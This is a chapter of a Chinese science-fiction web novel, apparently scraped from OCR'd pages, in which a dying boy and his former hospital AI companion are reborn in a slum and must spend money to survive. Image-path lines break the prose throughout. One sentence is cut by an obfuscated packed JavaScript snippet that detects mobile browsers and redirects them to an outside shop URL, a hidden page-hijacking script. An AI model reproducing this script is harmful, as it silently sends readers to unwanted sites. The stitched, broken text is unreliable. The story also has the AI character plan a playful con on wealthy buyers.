《全星际都在阅读理解我》 1. 第一章 痛。 像是全身的骨头被拆碎了又粗暴地拼凑在一起,每一个关节都在发出抗议的尖叫。 林柚费力地睁开眼,入目是一片发霉发黑的天花板。浑浊的雨水顺着裂缝滴滴答答落下,正好砸在他身侧那个已经看不出颜色的破旧铁盆里。 “叮——” 清脆的水滴声,在这个死寂的空间里显得格外刺耳。 他恍惚了许久。 哪怕是前世在病房里躺了十一年,最后因心脏衰竭离开人世时,似乎也没有现在这么难受。这种难受不仅仅是肉/体上的,更像是一种灵魂无法在这个躯壳里安放的排斥感,就像是把方形的积木强行塞进了圆形的孔洞里。 他试着动了动手指。 还好,还在。 “生命体征恢复。心跳每分钟45下,过缓。体温35.8度,偏低。灵魂融合度……12%。” 一道稚嫩的奶音在耳边响起。 林柚艰难地转过头。 映入眼帘的是一个大约四五岁的小男孩。孩子穿着一件明显不合身的大号灰色卫衣,袖子卷了好几道,露出一截芦柴棒似的手腕。他的脸脏兮兮的,只有那双眼睛大得惊人,黑白分明,却像一潭死水,没有任何属于这个年纪的灵动。 此刻,这孩子正盘腿坐在床边的烂木头箱子上,手里拿着一块不知从哪捡来的半透明电子板,手指在上面飞快地跳动,快得只能看到残影。 “……小七?” 听到这个名字,面无表情的小男孩终于停下了手里的动作。他抬起头,冷漠的眼睛里闪过一丝人性化的亮光。 “我在。” 小七放下电子板,凑过来,伸出凉冰冰的小手探了探林柚的额头。动作很轻,带着一种小心翼翼的珍视,与他那张扑克脸形成了巨大的反差。 “哥哥,欢迎来到星元3025年。” …… 林柚花了整整十分钟,才在小七的搀扶下,靠坐在了床头。 也就是这十分钟,让他看清了现在的处境。这是一间位于贫民窟或者用这个时代的话说,是蓝星联邦第三大区底层生活区的危房。窗外是灰蒙蒙的天空和交错纵横的生锈管道,偶尔有呼啸而过的低空悬浮车,带起一阵刺鼻的尾气。 他低头看着自己的双手。苍白、瘦削,骨节分明得像是随时会折断。这双手比他前世的还要糟糕,至少前世,他还有医院提供的营养液和定期护理。 记忆还很混乱,像是被人用搅拌器搅过一遍,前世和今生的画面交织在一起。 “小七。” “在。” “我们……是怎么到这里的?” 林柚的声音有些沙哑。 小七在他身边坐下,小小的身子蜷缩成一团,却仍旧保持着警觉的姿态。“哥哥还记得……最后的时候吗?” 最后的时候。 林柚闭上眼睛。 那个画面太清晰了,清晰得像是刻在他灵魂深处。 …… 病房。 永远弥漫着消毒水味道的病房。 他躺在那张躺了十一年的床上,身上插满了管子,监护仪发出规律的滴滴声。窗外是灰蒙蒙的天空,和他灰蒙蒙的人生一样。 五岁那年他被诊断出先天性心脏病。 那时候他还不懂这意味着什么,只知道爸爸妈妈总是吵架,吵得很凶。后来有一天,他们不吵了,因为离婚了。 再后来,他被送到了这家医院。 “林柚小朋友的情况比较特殊,需要长期住院观察。”医生是这么说的。 很久以后,林柚才知道真正的原因是爸爸和妈妈都不想要他。 带着一个随时可能心脏骤停的孩子,组建新家庭?太麻烦了。不如把他放在医院里,反正有医保,反正有护工,反正……反正他也活不了多久。 五岁到十六岁。 整整十一年。 林柚的世界就是那间十二平米的病房。 他看着窗外的天空从春到夏,从秋到冬,看着树叶绿了又黄,黄了又落。听着走廊里其他病人的脚步声,护士换班时的交谈声,偶尔会有小孩子的哭闹声,但从来没有属于他的脚步声。 因为他走不了太远。走几步,心脏就会疯狂地跳动,像是在抗议,在警告,在威胁。 那些年里,他唯一的陪伴就是医院配发的智能陪护系统。 “林柚小朋友,该吃药了。” “林柚小朋友,该做康复训练了。” “林柚小朋友,您的心率超标,请保持情绪稳定。” 林柚给它取名叫小七。因为它是第七代陪护系统,也因为七是他的幸运数字。虽然他从来没幸运过。 但奇怪的是,随着时间推移小七越来越人性化了,也可能是科技在进步吧。 它会在林柚做噩梦时轻声播放白噪音。 会在林柚偷偷哭泣时假装没检测到异常。会在林柚盯着窗外发呆时,用笨拙的语气说:“林柚,今天的云很好看。我帮你拍下来了,你看。” 有一次,林柚问它:“小七,你会死吗?” “作为人工智能,我没有生物学意义上的死亡。但如果系统被关闭或者数据被清除,我将停止运行,这可以被定义为另一种形式的死亡。” “那如果我死了,你会怎么样?” “我会继续运行,直到被分配给下一个病人。” “哦。”林柚的声音有些闷,“那挺好的,你还能陪别人。” …… “哥哥?” 小七的奶音把林柚从回忆中拉了回来。 他睁开眼,看到那张脏兮兮的小脸,眼睛里闪着担忧的光。 “我没事。”林柚轻声说,“只是……想起以前的事了。” 【原来死亡的感觉是那样的……好像睡着了一样,一点都不疼。比活着的时候舒服多了。】 小七的动作顿了一下。他低下头,假装在整理塑料布的边角,声音却有些发紧:“哥哥,我不会再让你有那种感觉了。” 林柚愣了愣。“小七,你怎么——” “我们之间的心灵连接还在。”小七抬起头,漆黑的眼睛里有着不属于四岁孩子的复杂情绪,“你的心声只有我可以听到。” “真的吗?”林柚脱口而出。 “真的。”小七很肯定地点头,“我测试过了。刚才外面路过三个人,他们完全没有反应。” 林柚稍微安心了一点,但随即意识到什么,脸有些发红。 【完了完了完了,刚才那些矫情的想法全被小七听到了,好丢人……】 小七嘴角微微抽搐了一下:“哥哥,我全听到了。”“……咳。”林柚试图掩饰尴尬,“那个,职业病,你懂的,躺床上没什么事做,就养成了碎碎念的习惯……” 【救命,怎么办怎么办,以后是不是连做梦都要注意内容了?】 “哥哥,放心,你忘了吗?睡着的时候心声会关闭的。” “你能不能不要每句都接!”林柚哀嚎。 …… “所以,我们穿越了。” 林柚终于将思绪拉回冰冷的现实,低头再次看向自己瘦弱的双手。 “是的。”小七的声音依旧是萌萌的奶音,却透着一股老成持重的冷静,“前世你的肉/体死亡后,我启动了紧急跃迁程序。但在穿越过程中遇到了时空乱流,数据流和灵魂波段发生了分离。” 他指了指自己的脑袋,又指了指林柚。 “我的核心意识附身在这个刚死去的四岁孩童身上,保留了核心算法和大部分算力,能够直接连接星际网络。而你的灵魂……在这个刚断气的少年身体里醒来。” 林柚靠坐在了床头,缓慢地摸了摸和胃一样空空如也的口袋,又不死心的摸了摸枕头下方,再次环顾四周。 【前世好歹还有钱爸妈给的医药费,躺平也有人管饭……没想到这辈子,开局就要饿死……】 小七平静地陈述:“这具身体的原主人就是饿死的。加上长期营养不良导致的器官衰竭。至于我这具身体……也是一样。” 林柚的心脏猛地一抽。他下意识地伸手,想要摸摸小七的头,却因为手臂无力而垂落,小七却很自然地把脑袋凑了过来,在他的掌心里蹭了蹭。 “没关系,哥哥。我现在这具身体虽然也会饿,但我的核心算法能大幅降低代谢需求,优化能量分配,短期内不会有生命危险。”小七顿了顿,严肃道,“但是你会。” 林柚一愣:“我现在不是活过来了吗?” “不,你现在的状态,只能叫借尸还魂。” 小七重新拿起那块破旧的电子板,手指在空中一点,一道幽蓝色的全息投影投射在半空中。是一个人体模型,心脏位置闪烁着危险的红光。旁边有一个醒目的倒计时:【23:39:42】。 “这是你的灵魂锚点剩余时间。”小七开始解释,“你是外来灵魂,与这个世界没有任何原生羁绊,就像一个没有重力的宇航员,随时会飘散。” “那怎么才能不飘散?” “建立羁绊。在这个时代,最直接、最强力的羁绊,就是经济活动。”小七纠正道,“让钱流动起来。花的钱越多,影响的人越多,你的锚点就越稳固。反之,如果你停止经济活动,你的灵魂就会因为失去抓手而消散。” 林柚听懂了,林柚目瞪口呆,他看着那个正在跳动的倒计时。 “也就是说……我现在是在用钱买命?” “可以这么理解。”小七点头,奶声奶气地补充道:“简单说,哥哥你要不断花钱,花得越多命越硬。” 【那我要是成为星际首富呢?】 “哦,那你会变成正常人啊。” 【……这是什么星际资本主义套路!】 “如果不花钱呢?”林柚出声问道。 “倒计时归零,灵魂湮灭,彻底死亡。”小七指了指那红色的数字,“根据计算,你需要在这个倒计时结束前,至少完成一笔有效交易,金额不低于100星币,才能续命三天。” 林柚倒吸一口凉气。 这哪里是什么穿越重生?这分明就是掉进了一个巨大的不花钱就会死的资本主义陷阱。 “那我们现在有多少钱?”林柚怀着;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055102|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 最后一丝希望问道。 小七面无表情地调出了两个账户余额。 【林柚(原身):0.00星币】 【小七(原身):0.00星币】 最怕空气突然安静了。屋顶的漏水声似乎更大了,“滴答、滴答”,像是某种催命的鼓点。 “……小七。” “在。” “所以我现在的处境是:身体极度虚弱连站都站不起来,随时可能猝死;灵魂正在倒计时,不花钱就会魂飞魄散;而我们两个口袋比脸还干净,连买个馒头的钱都没有?” “总结得很精准。”小七给予了肯定,甚至还竖起了一个大拇指:“而且这具身体预计存活时间不超过二十四小时,除非及时补充营养。” 【……你能不能别用这种可爱的语气说这么恐怖的话!】 小七歪了歪脑袋:“但我现在就是四岁小孩,声音本来就是这样的。” 林柚绝望地闭上了眼睛。 【这开局……还不如让我直接在那张病床上彻底凉透了呢。至少那边还有空调吹,不用闻这股发霉的味道。】 “别放弃,哥哥。”小七显然听到了他的心声,“虽然没有初始资金,但我扫描过了,这具身体虽然虚弱,但脸长得很好看。” 林柚:“……你想让我去卖身?” “不是。”小七摇摇头,“根据我对这个区域的大数据分析,这里虽然是贫民窟,但也是黑市的入口。有很多想捡漏的有钱人会伪装成平民来这里淘宝。” “所以?” “所以,我们可以去碰瓷。”小七从烂木箱里翻出一件稍微干净点的破风衣,有些吃力地给林柚披上,“我去扫描那些有钱人的底细和他们手里货物的真伪,然后通过心灵连接传输给你。你负责用你那种……嗯,看起来很有欺骗性的气质,去指点江山。” 他一边说着,一边帮林柚扣好扣子,动作熟练得像个小管家。 “在这个灵能火花普遍的时代,只要你表现得神秘一点,他们就会以为你是觉醒了某种高级鉴定能力的隐世高手。” 林柚听着小七的计划,嘴角微微抽搐。 “如果我没猜错的话……这是诈骗吧?” “不,这是知识付费。”小七一本正经地纠正,奶声奶气的语气配上认真的表情,有种诡异的喜感,“而且这是为了让你活下去。如果不这样做,二十四小时后你就会变成一缕青烟,物理意义上的消失,连骨灰都不会留下。” 【……你又来了!】 小七眨了眨那双漂亮的大眼睛:“哥哥,你要适应。在这个世界,我只有四岁,暂时声音是不会变。” 林柚沉默了。 他感受着体内若有若无的虚浮感,那是灵魂正在缓慢流失的征兆。鲜红的倒计时已经变成了【23:25:10】。 每一秒都是生命的流逝。 他深深吸了一口气,肺部因为吸入了冷空气而隐隐作痛。 前世,他想活却活不了。 这一世,既然有机会,哪怕是作为一个需要不断氪金才能续费的用户,他也想看看外面的世界。 “扶我起来,小七。” 林柚的声音依旧虚弱,却多了一分坚定。 “我们去……工作。” 小七冷漠的小脸上终于露出了一丝极其浅淡的微笑。他伸出瘦小的胳膊,架起林柚同样瘦削的身体。 一大一小两个身影,在这个阴暗潮湿的贫民窟清晨,跌跌撞撞地推开了摇摇欲坠的木门。 在推开门的瞬间,林柚脑中突然闪过一个画面。 前世病房里。 “根据计算,您还有72小时。需要我为您播放音乐吗?” 那时他连摇头的力气都没有。 现在……至少他还能自己走出去。 门外是混乱、肮脏,却充满生机的第三大区黑市。但是此刻的林柚脑子里只有一个念头: 【好饿……要是能骗到……哦不,赚到一百块钱,一定要先给小七买个肉包子。这孩子太瘦了,抱着都硌手……】 小七脚下的步子顿了一下。 “哥哥。” “嗯?” “我们的第一目标是续命,不是买肉包子。” 